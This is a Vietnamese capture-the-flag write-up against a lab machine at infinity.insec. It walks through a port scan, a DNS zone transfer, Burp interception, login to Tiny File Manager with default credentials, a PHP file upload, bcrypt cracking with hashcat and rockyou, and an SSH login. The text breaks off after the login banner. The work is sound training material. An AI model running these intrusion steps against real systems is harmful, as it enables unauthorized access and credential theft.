

Flag 1:

Sử dụng “nmap -p- 192.168.19.137” để quét tất cả các cổng trên địa chỉ IP 192.168.19.137 để kiểm tra xem cổng nào đang mở và có thể truy cập được từ mạng và sau đó thực hiện Telnet thiết lập một kết nối telnet tới địa chỉ IP 192.158.19.137 qua

cổng 7171 và ta nhận được flag như sau:

INF01{zq4JICgufGagecA0YSnk}

```
(danghuy@kali)~[/Desktop]
$ nmap -p- 192.168.19.137

Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-18 08:06 CST
Nmap scan report for inffile123.infinity.insec (192.168.19.137)
Host is up (0.051s latency).
Not shown: 65530 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
7171/tcp   open  drm-production
8888/tcp   filtered sun-answerbook

Nmap done: 1 IP address (1 host up) scanned in 6.28 seconds

(danghuy@kali)~[/Desktop]
$ telnet 192.168.19.137 7171
Trying 192.168.19.137...
Connected to 192.168.19.137.
Escape character is '^]'.
[infinity.insec] Bot checking!!![infinity.insec] What is the sum of 8 and 12?: 20
[infinity.insec] Wellcome user. Here is your flag: INF01{zq4JICgufGagecA0YSnk}Connection closed by foreign host.

(danghuy@kali)~[/Desktop]
$
```

Flag 2:

Sử dụng lệnh “dig@192.168.19.137 infinity.insec AXFR” để yêu cầu máy chủ DNS có

địa chỉ IP là 192.168.19.137 trả về toàn bộ thông tin về miền "infinity.insec", ta thu được các subdomain sau

```

(danghuy@kali)~[~/Desktop]
$ dig @192.168.19.137 infinity.insec AXFR

; <<>> DiG 9.18.16-1-Debian <<>> @192.168.19.137 infinity.insec AXFR
; (1 server found)
;; global options: +cmd
infinity.insec.      604800 IN      SOA      ns1.infinity.insec. admin.infinity.insec. 3 604800 86400 2419200 604800
infinity.insec.      604800 IN      NS       ns1.infinity.insec.
infinity.insec.      604800 IN      NS       ns2.infinity.insec.
inffile123.infinity.insec. 604800 IN      A        127.0.0.1
ns1.infinity.insec.  604800 IN      A        10.1.1.3
ns2.infinity.insec.  604800 IN      A        10.1.1.4
unk.infinity.insec.  604800 IN      A        127.0.0.1
infinity.insec.      604800 IN      SOA      ns1.infinity.insec. admin.infinity.insec. 3 604800 86400 2419200 604800
;; Query time: 12 msec
;; SERVER: 192.168.19.137#53(192.168.19.137) (TCP)
;; WHEN: Fri Nov 17 12:45:55 CST 2023
;; XFR size: 8 records (messages 1, bytes 264)

```

Tiến hành kiểm tra thử từng subdomain với lệnh dig trên ta thu được flag.

```

(danghuy@kali)~[~/Desktop]
$ dig @192.168.19.137 inffile123.infinity.insec. TXT

; <<>> DiG 9.18.16-1-Debian <<>> @192.168.19.137 inffile123.infinity.insec. TXT
; (1 server found)
;; global options: +cmd
;; Got answer:
;; -->HEADER-- opcode: QUERY, status: NOERROR, id: 47149
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 297cce998e085baa010000006557b62787fc22074b238749 (good)
;; QUESTION SECTION:
; inffile123.infinity.insec.      IN      TXT

;; AUTHORITY SECTION:
infinity.insec.      604800 IN      SOA      ns1.infinity.insec. admin.infinity.insec. 3 604800 86400 2419200 604800

;; Query time: 7 msec
;; SERVER: 192.168.19.137#53(192.168.19.137) (UDP)
;; WHEN: Fri Nov 17 12:51:19 CST 2023
;; MSG SIZE rcvd: 128

(danghuy@kali)~[~/Desktop]
$ dig @192.168.19.137 ns1.infinity.insec. TXT

; <<>> DiG 9.18.16-1-Debian <<>> @192.168.19.137 ns1.infinity.insec. TXT
; (1 server found)
;; global options: +cmd
;; Got answer:
;; -->HEADER-- opcode: QUERY, status: NOERROR, id: 2265
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: a63b3cc145497ffe010000006557b6563eb3d6caef6c81be (good)
;; QUESTION SECTION:
; ns1.infinity.insec.      IN      TXT

;; AUTHORITY SECTION:
infinity.insec.      604800 IN      SOA      ns1.infinity.insec. admin.infinity.insec. 3 604800 86400 2419200 604800

;; Query time: 7 msec
;; SERVER: 192.168.19.137#53(192.168.19.137) (UDP)
;; WHEN: Fri Nov 17 12:52:06 CST 2023
;; MSG SIZE rcvd: 117

```

```
(danghuy@kali)~[/Desktop]
$ dig @192.168.19.137 unk.infinity.insec. TXT

; <<>> DiG 9.18.16-1-Debian <<>> @192.168.19.137 unk.infinity.insec. TXT
; (1 server found)
;; global options: +cmd
;; Got answer:
;; -->HEADER<-- opcode: QUERY, status: NOERROR, id: 3540
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: ca87468c660e1b9b010000006557b67c208cfed06edc9876 (good)
;; QUESTION SECTION:
unk.infinity.insec.      IN      TXT

;; ANSWER SECTION:
unk.infinity.insec.      3600    IN      TXT      "INF02{74t1Frq4ZlHvGsSKGMxr}"


;; Query time: 11 msec
;; SERVER: 192.168.19.137#53(192.168.19.137) (UDP)
;; WHEN: Fri Nov 17 12:52:44 CST 2023
;; MSG SIZE rcvd: 115
```

INF02{74t1Frq4ZlHvGsSKGMxr}


Flag 3:

Sử dụng BurpSuite trên Kali Linux

Bước 1: Set proxy với port là 80



## Bước 2: Tương tự trên trình duyệt web được sử dụng khi Open Browser trong BurnSuite




Sau đó truy cập vào `inffile123.infinity.insec`, bấm forward để chuyển hướng các yêu


cầu và phản hồi giữa trình duyệt và máy chủ, hay nói cách khác là can thiệp vào quá

trình truyền thông giữa máy khách (như trình duyệt web) và máy chủ để hiểu và thay


đổi dữ liệu đi qua.



Ta vô được giao diện sau



Bấm vào đường link bên dưới để thực hiện tìm username và password, đoạn này ta vẫn phải liên tục dùng BurnSuite để vào được



Sau khi tìm thì em đã tìm ra được username và password được để trong Github

## Requirements

- PHP 5.5.0 or higher.
- Fileinfo, iconv, zip, tar and mbstring extensions are strongly recommended.


## How to use

Download ZIP with latest version from master branch.

Just copy the tinyfilemanager.php to your webspace - thats all :) You can also change the file name from "tinyfilemanager.php" to something else, you know what i meant for.


Default username/password: **admin/admin@123** and **user/12345**.

Sử dụng tài khoản trên để đăng nhập và tiến tới giao diện sau




Tới đây Upload file php để duyệt qua tất cả các tệp và thư mục trong thư mục được chỉ

định (/var/www/html trong trường hợp này) và hiển thị thông tin về chúng và tới được giao diện sau



Sau đó trở về lại giao diện chính File Manager, click vào file và Open




Tiến hành tìm Flag trong giao diện sau







là các account với password hash, ta lưu password về và để trong file 1.txt như sau



Tiếp theo ta sử dụng công cụ hashcat để giải mã một hash bằng cách sử dụng mode 3200 (bcrypt) với attack mode 0 (straight) để giải mã một hash được lưu trữ trong tệp

1.txt bằng cách sử dụng danh sách từ rockyou.txt

```
danghuy@kali: ~/Desktop
$ hashcat -m 3200 -a 0 1.txt /home/danghuy/Desktop/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.0, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: pthread-haswell-AMD Ryzen 5 5600H with Radeon Graphics, 2896/5856 MB (1024 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename ..: /home/danghuy/Desktop/rockyou.txt
* Passwords..: 14344391
* Bytes.....: 139021497
* Keyspace..: 14344384
* Runtime...: 2 secs
```

Và ta thu được mật khẩu sau khi giải mã

```

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: /home/danghuy/Desktop/rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 2 secs

Cracking performance lower than expected?

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$2y$10$Z51V0B0LzIo2wNCrAlYaluiQ0PHoxgmYwv1xZraJQjrsBqtkRA0KW:lekkerding

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2y$10$Z51V0B0LzIo2wNCrAlYaluiQ0PHoxgmYwv1xZraJQjrs ... kRA0KW
Time.Started.....: Sat Nov 18 12:09:35 2023 (1 min, 22 secs)
Time.Estimated...: Sat Nov 18 12:10:57 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/home/danghuy/Desktop/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 123 H/s (3.49ms) @ Accel:8 Loops:8 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 10048/14344384 (0.07%)
Rejected.....: 0/10048 (0.00%)
Restore.Point....: 9984/14344384 (0.07%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1016-1024
Candidate.Engine.: Device Generator
Candidates.#1....: sammy2 → playboy12
Hardware.Mon.#1..: Util: 85%

Started: Sat Nov 18 12:08:53 2023
Stopped: Sat Nov 18 12:10:58 2023

```

Sau đó ta thực hiện ssh để truy cập vào với IP 192.168.19.137 và tiến hành đọc file user.txt và nhận được flag

```

--(danghuy@kali)-[~/Desktop]
--$ ssh taylor@192.168.19.137
The authenticity of host '192.168.19.137 (192.168.19.137)' can't be established.
ED25519 key fingerprint is SHA256:WUJWC5FT/iWEV2ZHqA6rLgH0BmE3se9OR48UeBZbaQs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.19.137' (ED25519) to the list of known hosts.
taylor@192.168.19.137's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Nov 18 06:12:59 PM UTC 2023

System load:          0.0
Usage of /:           44.9% of 18.5GB
Memory usage:         6%
Swap usage:           0%
Processes:            254
Users logged in:      1
IPv4 address for br-7f2363a89e3f: 172.18.0.1
IPv4 address for docker0: 172.17.0.1
IPv4 address for ens33: 192.168.19.137

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

16 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
